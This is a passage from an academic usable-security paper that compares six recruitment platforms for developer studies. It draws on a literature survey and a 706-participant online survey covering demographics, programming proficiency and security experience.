We broadly selected publications in the field of usable security and privacy that conducted user studies with security experts. Although we only survey developers, studies with different types of experts are often related and similar in nature, and therefore including them gives us a wider net, which helped us design a fitting survey questionnaire. We focused on works published between 2016 and 2020 at the top (usable) security and privacy, and human computer interaction venues: the USENIX Security Symposium (SEC) [13], the ACM Conference on Computer and Communications Security (CCS) [2], the IEEE Symposium on Security and Privacy (S&P) [7], the Network and Distributed System Security Symposium (NDSS) [8], the Symposium on Usable Privacy and Security (SOUPS) [11], the Human Factors in Computing

Systems (CHI) [6], as well as the workshops Usable Security (USEC) [8] and its European counterpart (EuroUSEC) [8]. These venues were chosen based on two conference lists for computer security and HCI, filtered by citation counts [3, 12]. Besides selecting the most relevant ones, some were further down and were chosen due to their focus on usable security and HCI.

For all included venues except CHI, two authors independently reviewed all proceedings published between January 2016 and September 2020 by reading the abstracts and titles. For CHI, where the publication volume is significantly higher than at the other venues, we used a different approach. Instead, we searched the CHI proceedings for keywords related to our context (*secur*, *priva*, *develop*, *admin*, *expert* and *program*), manually investigating the results. Additionally, we compared our set of papers with the developer papers listed in two other publications [47, 73]. This brought up three additional papers, but we neither learned novel recruitment strategies nor survey questions and therefore did not add them to our list. Overall, we initially found 95 papers that at least one author identified as relevant. We reviewed all conflicts and removed 21 papers that, after closer inspection, e. g., did not include a developer study, leaving us with 74 papers for further analysis.

3.2 Literature Survey

For the remaining set of papers, we collected information about participant recruitment and survey questions if available. We extracted the following information: type of participants (e. g. software developers or system administrators), recruitment platform (e. g. MTurk or CS students), number of participants, and compensation amount and type. Two authors independently reviewed each paper for the above information in detail. Disagreements were immediately discussed and resolved. In the course of the detailed analysis, we removed 15 more papers for either a missing security focus or not recruiting expert users, leaving us with 59 papers in the final set (cf. Table 3 and 4 in Appendix A).

For papers that included studies with both end-users and expert users, we only considered expert user information. To collect all information from each paper, we first checked if it was included and available as part of the paper, the appendix, or a replication package. For questions, we decided to focus purely on surveys and excluded questions from interview studies. Interviewers often use open-ended questions and encourage participants to elaborate their answers, which works well for explorative interviews, but might not translate well to quantitative survey questionnaires.

Overall, we found participant recruitment information in 58 papers and 363 questions in 45 papers. In ten cases we could not find the information in the paper and contacted the authors. All but one acknowledged our request and provided us with the necessary information. One research team did not retain the original survey questions and could only provide us with rough estimates of the used questions. We assigned all extracted survey questions and answer options to one of the following categories:

General. Demographics such as age, gender, or education.
Experiences, Skills, and Knowledge. Security and programming experiences, skills and knowledge.
Scales. Established scales such as the System Usability Score (SUS) or the Secure Software Development Self-Efficacy Score (SSD-SES).
Specific. Specific questions for studies, e. g. self-assessment of task success or failure.

We excluded specific questions from our survey if they were narrowly focused on e. g. a specific tool or area of development. In case multiple papers included questions with identical or similar phrasing, we merged them while keeping track of their origin.

3.3 Results

Below, we present and discuss the results of our literature survey used to inform and motivate the comparative studies in Section 4. However, we do not intend to systematize previous work (cf. [73] and [47] for respective systematizations).

24 of the analyzed papers recruited participants with software development experience, ten recruited system administrators or operators, and another 24 recruited security experts. While these security experts all had computer science and security backgrounds, they differed from each other, e. g. in terms of experience in a certain job role, skills, or security certifications. In seven papers, we could not find sufficient details to determine the participants' job role. One paper did not provide exact participant numbers. 23 papers offered fixed payments of varying amounts, some using gift cards. One paper used performance-based payments, and six raffled a prize among all participants. For the other papers, 21 did not mention any reward, and 11 stated that they did not reimburse participants. Overall, we identified 25 recruitment platforms. In 12 papers, recruitment was described at a superficial level, such as e. g. *social media ads* [49] or *online cold calling* [53]. We assigned all 25 strategies to six categories (number of papers in parentheses):

Unsolicited Emailing (10): Papers in these categories sent unsolicited emails by collecting participants' contact information. Example email collection platforms are GitHub (5) and Google Play (5).
Social or Regional Contacts (75): Strategies based on some form of professional or personal network (29), snowball sampling (10), as well as recruiting through security related events (13) or regional expert meetups (4). Also includes the distribution of flyers (6), Craigslist (2), and the recruitment of computer science students (11).
Social Media (10): Posting study information on social media platforms such as Twitter (5), Facebook Groups (1) and

Ads (2), and the chat software Slack (2).

Online Forums/Blogs (33): Strategies relying on discussion platforms such as Reddit (8), online forums (8), mailing lists (15), and blogs (2) dedicated to computer science topics.

Paid Workers (4): Freelancing or crowdsourcing platforms such as Prolific (1), Upwork (1), and Freelancer (2).

Networking (8): Professional networking platforms such as LinkedIn (7) or its German counterpart Xing (1).

4 Comparative Study of Recruitment Platforms for Security Developer Studies

Based on the results in Section 3 we designed, pre-tested and conducted a comparative online survey study with six samples of developers. We collected their demographic information, as well as data about participants' security and programming knowledge, skills and experience with an online questionnaire.

Before we recruited participants and conducted the surveys, we pre-tested our survey with cognitive interviews [63] with members of our research group who were not part of this project. This allowed us to gather insights into how participants interpret and answer questions. During our cognitive interviews, participants shared their thoughts as they answered each survey question. We used our findings to iteratively revise and adapt the survey questions and answer options to minimize bias and maximize validity.

In a second pre-test, we refined our survey with two rounds of pilot studies on Prolific with 20 users each, similar to approaches in other works [79]. To screen, we used Prolific filters based on self-reported computer programming and software development experience. We slightly adjusted and improved our phrasings for the final survey based on the results of our pilots.

For recruitment purposes, we created a short screening survey (cf. replication package [46]), that inquired about software development experience, current job role and gender to be able to filter eligible participants wherever necessary. For our final survey, we exclusively invited participants who claimed to have experience as a software developer in our screening survey. As we could not confirm the self-reported development experience of Prolific and MTurk users, we used two additional programming questions from Danilova et al. [30] in a new screener and repeated these samples. Finally, we conducted a priori power analysis to determine the number of required participants for our statistical tests. We used standard assumed effect sizes gathered from literature (0.25 for Kruskal-Wallis, a medium 0.3 effect size for Chi-square, and 0.8 for Mann-Whitney-U). All analysis suggested that at most 325 overall and 29 participants per group would be required, which we exceeded by far in our recruitment.

4.1 Survey Structure

We built the survey based on questions we extracted from papers in Table 3 and the 2020 StackOverflow Developer Survey [10]. We copied questions and response options directly whenever possible to ensure comparability. However, we added answer options or modified question phrasings when appropriate (e. g. we modified the gender answers to be more inclusive, following current best practices [5]).




Figure 2: Illustration of the survey flow.

The survey structure is outlined in Figure 2. Overall, the survey consisted of five sections with 46 questions. The sections ranged from general to specific job experience, to organizational, to coding and finally demographic questions. The complete survey is listed in the replication package [46]. We distributed the survey in English, but translated the survey for German students.

I. Introduction. In the first section, we asked participants about their experiences in different job roles (cf. `Q1 - Q2`).

II. Software Development Background. We asked participants specific questions about their experience as software developers, such as how they learned about programming, how proficient they were in prominent programming areas, how much experience they had in these areas and if it included the integration or deployment of security mechanisms (cf. `Q3 - Q12`).

III. Organizational. This section contained questions addressing participants' workplace, including number of employees at their organization, size of their team, and if their work included security-relevant tasks and decisions (cf. `Q13 - Q19`).

IV. Programming. This section had questions concerning programming experience, including the expertise with dif-

ferent programming languages, certifications, as well as participation in security events, Capture The Flag (CTF) contests and bug bounty programs. We also asked the vulnerability identification and mitigation questions from the secure software-development self-efficacy scale (SSD-SES) [2] (cf. `Q20 - Q32`).

V. General Demographics. Finally, we asked about general demographics, e. g., gender, age, ethnicity, education, and employment status (cf. `Q33 - Q46`).

4.2 Survey Distribution

We distributed our survey on six different recruitment platforms we identified in Section 3: MTurk, Prolific, Upwork, Freelancer, Google Play and computer science students. Table 1 summarizes the recruitment platforms we used and illustrates their unique deployment characteristics, including options to filter participants. Although we are not aware of previous work that recruited participants with software development experience from Amazon MTurk, we chose to include it because of its general popularity in usable security and privacy research and to investigate to what extent it can be used in future security developer studies.

For MTurk participants, we required an approval rate of at least 95% and 100 or more jobs completed. On Prolific, we filtered for participants who had self-reported computer programming or software development experience. As we were unable to confirm the self-reported programming knowledge of Prolific or MTurk participants, we additionally added two programming skill questions from Danilova et al. [30] designed to test development skills (cf. replication package [46]) to these screening surveys and redid both platforms. On Upwork, we focused the recruitment on freelancers who had at least entry-level experience, a job success rate of 90% and were conversational in English. For participants on Freelancer.com, we used the built-in search and filtered for users based on the term 'Software Development'. On both freelancing platforms, we used user profiles to confirm participants' experience. We extracted public contact email addresses from Google Play Store applications and contacted 76,978 developers. To recruit computer science students, we contacted ten U.S. and five German universities that offered a CS degree program and kindly asked colleagues to distribute the survey between their students. We assumed that both CS students and Google Play developers have programming skills on at least a beginners level due to their professions.

Excluded Platforms: We did not recruit participants from all platforms we identified in previous work (cf. Table 1). Although previous studies used GitHub to recruit participants [14, 16, 85], we decided against it, as extracting emails from GitHub commit messages violates their terms of service and might also constitute a violation of the European GDPR. We also excluded platforms that vary significantly between research teams, making it unlikely to produce generalizable results. This includes platforms that depend on the authors' contacts, such as Twitter or other social networks. Similarly, we excluded platforms requiring exclusive access to small or local groups, such as specialized companies or developer meetups. Additionally, our own experience and feedback from some of the authors of papers in our review who used, e. g., social media or security events for recruitment (Table 3) illustrates that recruiting from these platforms usually resulted in smaller samples and higher effort (e. g., contact 20 mailing lists for 15 participants).

[2] We excluded the SSD-SES questions regarding security communication since we were mainly interested in skills and knowledge and aimed to keep the survey short.

4.3 Data Analysis and Quality

Our results only include quantitative data points. We use Kruskal-Wallis (KW) as a non-parametric equivalent to the one-way ANOVA to compare multiple independent groups and for ranked categories (e. g. Likert scales). For unranked categorical questions, we use the Chi-square test (χ^2). In case of the SSD-SES, we used a more appropriate Mann-Whitney U test. Procedurally, we first performed omnibus tests, which were then followed by pairwise comparisons. We assume an alpha level of $\alpha = .05$ for significance in hypothesis tests and corrected our results using the Benjamini-Hochberg procedure.

To improve data quality, we removed invalid participants, including 68 participants who reported a contradicting lack of experience as a developer in the final survey despite reporting otherwise in the screening survey. We further excluded 168 participants who did not finish the survey and five who gave identical answers or wrote nonsensical comments in free-text responses. We checked completion times, but did not find anyone who finished the entire survey in less than three minutes (we used estimated completion times identical to the Stack Overflow 2020 developer survey [10]). In total, we excluded 241 participants, leaving us with 706 valid responses.

4.4 Ethics

None of the involved institutions required a formal IRB approval. However, we only used previously established questions that always included options to decline to answer. Furthermore, every participant agreed to our consent form with detailed information about the study, responsible researchers and contact information, risks, benefits as well as privacy and participant rights. At the end of the survey, participants had the chance to not submit their answers to exclude them from our analysis. Our survey did not collect any PII except for the email addresses of participants interested in the raffle, which were deleted after the raffle was done. We stored the collected data on our encrypted cloud server, which only involved au-

	MTurk	Prolific	Upwork	Freelancer	Google Play	CS Students
Recruitment:						
Type	Job post	Job post	Job post	Job post	Email invite	Email invite
Duration	Dec'21-Jan'22	Dec'21	Jan'21-Feb'21	Mar'21	Feb'21-Mar'21	Feb'21-Mar'21
Participants:						
Started survey	111	126	112	111	168	316
Finished survey	103	122	107	107	107	232
Valid (total)	101	122	72	100	103	208
Screening:	Yes	Yes	Yes	No	No	No
Compensation:						
Screening	$0.52	$0.52	-	-	-	-
Final survey	$5	$5	$5	$5	Raffle ($50 gift cards)	Raffle ($50 gift cards)

Table 1: Survey distribution details for all six recruitment platforms we used.

thors could access. Additionally, we used random six-digit numbers to identify valid submissions for compensation, but they were not stored and processed further in any other way.

Compensation depended on the platform, but we aimed to award at least US federal minimum wage. For the screening surveys on Prolific and MTurk we paid $0.15 for one minute of work which was increased to $0.52 for three minutes in the rerun, while we awarded $5 for the full survey. Although we do not have data on the exact survey completion times, Prolific reported rates well above the US federal minimum wage. Participants we needed to contact via email had the chance to take part in a raffle for 20 $50 gift cards.

5 Results

In the following section, we report and discuss the results for our survey across all six samples. As we could not find significant differences between them, we merged the English and German student samples and refer to them as *students* collectively to mitigate the regional bias when examining samples from different countries. Since some of our questions allowed multiple response selections, the percentages we report may not always add up to 100%. Due to the high amount of information, we provide detailed numbers on all questions in Tables 5, 6, 7, and 8 in the replication package [46].

5.1 Participants' Demographics

Overall, a total of 947 participants started our survey. Of those, we considered 706 complete and valid responses on Amazon MTurk (101), Prolific (122), Upwork (72), Freelancer (100), Google Play (103), and in the student sample (208) for our analysis. We report the details on the recruitment and participants per platform in Table 1.

Across all platforms, we find that participants reported experience in areas besides development, however, the extent of this varied. Most commonly, developers also had experience as software testers (58.2-70.0%). We found networking skills the most common on Google Play (45.6%) and the least common for Upwork (22.2%) and Prolific participants (21.3%). Reverse engineering knowledge was overall less common, with at most 22.0% on Freelancer. It was least common on Prolific (10.7%) or for students (13.5%). We report the most relevant general demographics in Table 2. Across all samples, our participants predominantly identified themselves as male (83.4%), with CS students (μ: 24.6) followed by Upwork (μ: 27.4) and Prolific (μ: 28.0) being the youngest groups and participants from Google Play (μ: 37.5) the oldest. Most participants (74.8%) studied computer science. However, except for MTurk, where 21.8% self-reported a computer security focus in their studies, at most 4.0% reported this on the other platforms. Furthermore, only a minority of participant reported a disability and only on Freelancer (45.0%) and MTurk (41.6%) we found a large portion to be a primary caregiver for children, elderly or disabled.

Cultural background and language proficiency: Participants across all samples reported a wide variety of ethnicities (cf. Figure 9 in replication package [46]). Overall, we find that on Prolific (86.1%), Google Play (76.7%), MTurk (71.3%), and in the CS student sample (59.6%) most participants reported to be white or of European descent.

English (US) was reported as the native language for a majority of participants on MTurk (78.2%) which is likely due to most of them being located in the U. S. (71.3%), whereas a plurality of participants on Google Play (40.4%) and in the student sample (40.4%) reported German as their native language. Participants on Prolific, Upwork and Freelancer reported a variety of native languages with none of them standing out. Despite only MTurk users being the only sample with a majority of native English speakers, a majority (89.0%) across all platforms reported being very comfortable in answering the survey in English on a five-point Likert scale.

Education and employment: A majority of participants on MTurk (76.2%), Upwork (63.9%) and Freelancer (53.0%) reported having a Bachelor's degree, while the most common degree on Google Play (27.2%) was a master's degree. While not a majority, a Bachelor's degree was most common for students (32.2%) and on Prolific (38.5%). Additionally, a majority within the student sample reported to be students (60.1%) or part-time employees (22.1%) as opposed to other samples,

	MTurk	Prolific	Upwork	Freelancer	Google Play	CS Students
Experience as:						
Reverse Engineer	18 (17.8%)	13 (10.7%)	13 (18.1%)	22 (22.0%)	16 (15.5%)	28 (13.5%)
Network Practitioner	39 (38.6%)	26 (21.3%)	16 (22.2%)	43 (43.0%)	47 (45.6%)	57 (27.4%)
Vulnerability Researcher	38 (37.6%)	22 (18.0%)	16 (22.2%)	28 (28.0%)	36 (35.0%)	34 (16.3%)
Software Tester	60 (59.4%)	81 (66.4%)	49 (68.1%)	70 (70.0%)	60 (58.3%)	121 (58.2%)
Programming/week:						
$<$ 5 hours	8 (7.9%)	17 (13.9%)	6 (8.3%)	4 (4.0%)	4 (3.9%)	25 (12.0%)
5 - 10 hours	23 (22.8%)	25 (20.5%)	10 (13.9%)	11 (11.0%)	16 (15.5%)	55 (26.4%)
10 - 20 hours	23 (22.8%)	28 (23.0%)	9 (12.5%)	6 (6.0%)	19 (18.4%)	47 (22.6%)
20 - 30 hours	21 (20.8%)	20 (16.4%)	18 (25.0%)	16 (16.0%)	24 (23.3%)	34 (16.3%)
30 - 40 hours	14 (13.9%)	18 (14.8%)	14 (19.4%)	27 (27.0%)	21 (20.4%)	22 (10.6%)
$>$ 40 hours	11 (10.9%)	10 (8.2%)	14 (19.4%)	36 (36.0%)	18 (17.5%)	15 (7.2%)
Gender:						
Woman	16 (15.8%)	32 (26.2%)	7 (9.7%)	7 (7.0%)	1 (1.0%)	42 (20.1%)
Man	84 (83.2%)	89 (73.0%)	65 (90.3%)	90 (90.0%)	97 (94.2%)	165 (78.9%)
Non-binary	1 (1.0%)	1 (0.8%)	0 (0.0%)	0 (0.0%)	3 (2.9%)	1 (0.5%)
Age [∅ in years]:	31.6	28.0	27.4	30.1	37.5	24.6
Primary field of study:						
Computer Science	62 (61.4%)	91 (74.6%)	51 (70.8%)	80 (80.0%)	62 (60.2%)	182 (87.5%)
IT security/Cybersecurity	22 (21.8%)	2 (1.6%)	1 (1.4%)	4 (4.0%)	2 (1.9%)	5 (2.4%)
Other eng. disciplines	11 (10.9%)	13 (10.7%)	9 (12.5%)	8 (8.0%)	16 (15.5%)	3 (1.4%)
No of co-workers:						
Solo	15 (14.9%)	48 (39.3%)	31 (43.1%)	47 (47.0%)	41 (39.8%)	67 (32.2%)
In a team	86 (85.1%)	74 (60.7%)	41 (56.9%)	53 (53.0%)	62 (60.2%)	141 (67.8%)

Table 2: Basic demographic information for valid participants across all samples.

where most were full-time employees or self-employed. An exception here was Prolific, where 26.2% of the participants reported to be students, the second-largest group after full-time employees (45.9%). Overall, most participants reported to work as a software developer (78.9%). No other job roles particularly stood out, but overall 34.8% of participants reported to work as an Engineer as a second most common job role. Job role distribution did not vary much between platforms with only students reporting to have roles like data science or ML specialist (20.7%) and academic researcher or scientist (20.2%) more than other platforms.

Workplace size and working hours: Across all platforms, the majority of participants (70.1%) reported working in a small company with less than 500 employees. Additionally, students (μ: 22.7) reported the lowest overall working hours per week. Participants on Freelancer (μ: 39.0) followed by Google Play (μ: 37.0) and MTurk (μ: 36.0) reporting the highest working hours. This stresses how most participant, except for students, who more commonly work part-time, are full-time developers.

> Key Points | Participants' Demographics: Software development experience is by far **most common**. Participants are also **(less) experienced** with **security-relevant areas** such as reverse engineering or vulnerability research. **Current job** roles encompass mostly **development**. The **majority** of our participants studied **computer science** with **no security focus,** and many participants work **full-time** in **smaller companies**. **Disabilities** are very **rare**. **Caregiving** (for children) was only common on **MTurk** and **Freelancer**. We find **a wide variety of ethnicity and native languages** between platforms. **Bachelor/Master** degrees are **common**.

5.2 General Programming Experience and Knowledge

In this section, we report our participants' general programming experience and knowledge across all samples.

Development experience: We asked participants to report their total and professional development experience in years (cf. Figure 3). Google Play participants reported both the highest overall (μ: 17.8) and professional development experience (μ: 11.0). In contrast, students were least experienced regarding both overall (μ: 7.0) and professional experience (μ: 2.1). For total programming experience, we find no significant difference, while the professional experience on Google Play is significantly higher than on Upwork (KW, $H = 7.43$, $p < 0.01$) or for students (KW, $H = 11.31$, $p = 0.03$) after correction.

Development tasks per week: Furthermore, we asked participants how many hours they spent on software development tasks per week. The majority of Freelancer (79.0%), Google Play (61.2%) and Upwork (63.8%) participants reported working more than 20 hours per week, confirming the previous findings of their commonly reported full-time status. Conversely, the majority on Prolific (60.7%) and in the student sample (65.8%) and a bit more than half of MTurk participants (54.5%) report that they work 20 hours or less.






Figure 3: Years of total, professional, and computer security experience for developers across all samples.



(a)



(b)

Figure 4: Developers' average self ratings for (a) proficiency with the top 15 programming, scripting and markup languages (b) proficiency in different development areas

Proficiency in programming, scripting and markup languages: An essential recruitment criteria for developer studies, especially those with practical tasks, is the proficiency with specific programming languages [57, 58, 69] or development areas [82]. Hence, we asked them to rate their proficiencies with the top 15 programming, scripting, or markup languages (cf. Figure 4a), and different development areas (cf. Figure 4b), both taken from the StackOverflow Developer Survey results [10]. Overall, MTurk participants report higher ratings for most programming languages as well as in development areas, although no single language stood out. Proficiency in Rust was rated the lowest in almost all samples, followed by Go and Ruby. While Java was highly rated by both CS students and Google Play developers, likely due to Java being both a popular teaching language, and the basis for Android development, we found SQL to be the best known on Freelancer, and HTML/CSS very highly rated on Upwork.

When examining different development areas, we find that frontend and full stack development were rated the highest overall. This is likely due to them being very broad and widespread areas, which is supported by the StackOverflow Developer Survey, in which they were among the three most commonly stated roles. The average self-rating for mobile development was highest for Google Play participants, notably the highest rating found within the given areas.

> Key Points | Proficiency in programming, scripting and markup languages: **Google Play** developers reported the **most** and **student** developers the **least experience in years**. On **Freelancer**, **Google Play**, and **Upwork** we recruited mostly **full-time developers**. **MTurkers** reported the **highest proficiencies** across most **development areas and programming languages**.

5.3 Security Experiences, Knowledge, and Skills

In this section, we provide details on security experience, knowledge and skills our participants reported.

General security experience, knowledge and skills: We asked participants to report their general computer security experience in years, including studying or working (cf. Figure 3). Google Play participants self-reported the highest security experience (μ: 4.4) and Prolific users the lowest (μ: 1.3). However, we found no statistically significant differences between samples.

Based on the SSD-SES scale [79] we found that participants across samples reported different confidence in their secure development skills (Freelancer.com: μ: 26.4; MTurk: μ: 26.0; Upwork: μ: 24.1; GPlay: μ: 22.6; CS Students μ: 21.9; Prolific: μ: 18.8), and the students' confidence to be significantly lower than the other samples (Mann-Whitney U, U = 370–1107, $p < 0.01$).

Implementing specific security features: We were interested in learning our participants' experiences with implementing specific security features, e. g., encryption or storing user credentials (cf. Figure 5). Our participants reported most experience with implementing input validation, authorization and authentication features, using API keys, using encryption




Figure 5: Developers' security features usage.




Figure 6: Security related training our participants received.

and storing user credentials. They reported the least experience with cryptographic key management, digital signatures and fraud prevention features. We also found that participants from Upwork, Freelancer and Google Play reported most experience with implementing specific security features. In contrast, participants from MTurk and Prolific reported the lowest experience. CS students were in the middle.

Finding security problems in code: Furthermore, we asked participants how often they used specific techniques to find security problems in their code, including automated or manual code reviews, tools to scan their code for vulnerable libraries and penetration testing.

Overall, we found the usage frequency for these techniques does not differ much between samples (cf. Figure 8 in replication package [46]). For most techniques, participants state to have used them once or occasionally (20.2-47.5%) or not at all (16.9-65.9%). Within all techniques, penetration tests are the least frequent (37.6-65.9% stated to not use or consider them), most likely due to their massive overhead. We find MTurk participants report generally higher frequencies, with 25.7-45.6% stating they use every technique for at least all builds or releases. We find that in general, code reviews are more frequent than other techniques, both manual reviews by other developers (32.1-47.0% at every build or release) or automated code scanning tools (22.6-45.6%).

Receiving security training: We asked participants which security training they received in the past, including training on the job, at school or university, online and self-taught training (cf. Figure 6).

In almost all samples except Prolific, more than one third of participants received a security related training at work, with Google Play (53.4%) and MTurk (54.5%) participants reporting extraordinary high numbers. In contrast, only 10 to 20% of all participants except for MTurk (30.7%) participated in a dedicated security training event organized by their employer. Across all samples, at least roughly a third (29.1% on Google Play) of participants received a security training at educational institutions, the highest being students (62.5%). Online courses were similarly popular across all samples, except for CS students and Prolific, who took them only about half as often as others. While 24.8% of MTurk participants reported to have participated in dedicated workshops or seminars, only 6.6% of Prolific participants and roughly 15% of the remaining participants did. A majority of Google Play participants reported that they were self-taught (58.3%), with similar high numbers on Upwork (40.3%) and Freelancer (48.0%), which fits to the culture of freelancing or self-employment. This is in stark contrast to MTurk participants, where only 16.8% report to be self-taught.

Security-related activities and events: We asked participants about security certifications, participation in security events or CTF contests, software vulnerability disclosure, and submissions to bug bounty programs (cf. Figure 7), as we found these as recruitment criteria or methods in our literature review.




Figure 7: Security related activities and events our participants took part in. The values represent the percentage per sample that stated to have taken part in the respective activity/event.

Overall, we found that participants most commonly attended security related events or had previously disclosed vulnerabilities. However, this did not apply to Google Play de-

velopers, where only up to 22.3% participated in any activity, while, e. g., 42.3% of the lesser experienced students stated to have attended security related events. However, we found that *security-related events* were commonly confused with security-related classes by student participants. Again, MTurk participants report surprisingly high numbers in comparison to the other samples, except for disclosing vulnerabilities.

Security in teams vs solo: To examine if security experience differed for participants who worked alone or in a team, we first asked for the number of co-workers in participants' teams. We differentiated between participants who reported no or at least one, regarding the latter as working in a team. Furthermore, the question phrasing in this block slightly differed for both groups, referring either participants' teams or only themselves. Ultimately. we found that the majority of participants (64.7%) on all platforms worked in teams.

Security focus in current field of activity: The majority of participants on Freelancer (52.8%) report a security focus within their teams, while students report this least frequently (26.2%). However, the numbers for having a security focus are overall high, possibly due to a too broad or vague understanding of the term security focus in our question. For solo workers, we find the largest portion (46.7%) of participants with security focus on MTurk, while a lack of security focus is common on Google Play (12.2%), Prolific (10.4%) and for students (9.0%).

Security-relevant tasks: Similarly, we asked participants if they or their team work on security-relevant tasks. A majority of MTurk (54.7%) and a plurality of Freelancer (49.1%) participants report working on security-relevant tasks in a team, while the remaining participants mostly report only partial or no (e. g. 36.9% of students) security-relevant work. For solo workers, a majority on Prolific (54.2%) as well as most on Google Play (34.1%) and in the student sample (49.3%) are not working on security-relevant tasks.

Security-critical decisions: Furthermore, we wanted to know if anyone else (and who) is consulted for security-critical decisions, as these could be very sensitive from an organization's point of view. We find that a majority of participants working in teams across all platforms make security-critical decisions with their team (61.4%). Participants working solo on all platforms mostly make security-critical decisions alone (53.6%).

Security champion[3]*:* Lastly, for the participants working in a team, we wanted to know if they have a security champion in their team. While the majority of participants with teams report to make security-critical decisions with their team, at most 45.3% on MTurk also report to have a security champion, implying a deficit of designated security experts within teams. Overall, we find that attention to security is more frequent for participants working in teams in comparison to those working alone. This might be due to security being regarded as a lesser goal than pure functionality, and therefore seemingly less relevant, especially when the workload cannot be split with other team members.

[3] We define security champion as a co-worker who may not be a trained security expert, but has a large interest and knowledge and can be approached with questions.

> Key Points | Security Demographics: **MTurk** along with **Freelancer and Upwork** participants reported the **highest values** for most security related questions. **CS students** and partially **Prolific** participants reported the **lowest**. **Secure development features** were used, but **not by a majority**. **Most common features** included input validation, authorization and authentication, API keys, encryption and storing passwords. **More than a third** of all participants reported **security training** at work. **Security activities** were **not common** in most samples. We found a **security focus and tasks more common in teams** than for solo workers.

6 Limitations

Both the literature survey and the online study have limitations. First, the literature survey is limited to the proceedings listed in Section 3.1. We cross-checked with literature reviews from 2018 [73] and 2021 [47], which also included workshops and lower-ranked venues, finding no significant oversights and believe to have identified and included all relevant papers.

Due to the diverse nature of screening questions, payment types and filtering criteria, we were unable to perfectly replicate all previous work on all tested platforms. We furthermore decided against certain recruitment strategies that were too easily influenced by research team location (e. g., security events or meetups) or personal/professional contacts (e. g., social media, LinkedIn), or that would not allow us to recruit sufficient sample sizes. An exception to this was the student sample. While these are also influenced by location, we argue that they are easy to reach for university researchers, and in our sample, decided to merge several student samples to mitigate the biases.

Participants on Upwork and Freelancer were able to directly communicate with us, and were often interested in additional jobs, which might have been an incentive to report higher scores to leave a better impression, although we do not find both platforms to perform visibly better than others.

For some platforms, we required multiple runs or stops in between due to bureaucratic reasons (i. e., resolving payments with our institutions), resulting in longer data collection time frames for these samples. Furthermore, there may have been instances of the same person participating multiple times through different platforms. However, we asked participants on which recruitment platforms they are active, to which participants reported up to three additional platforms on average (cf. Figure 10 in replication package [46]). We argue that due to other differences in, e. g., ethnic backgrounds, it is unlikely that participants responded multiple times on a large scale.

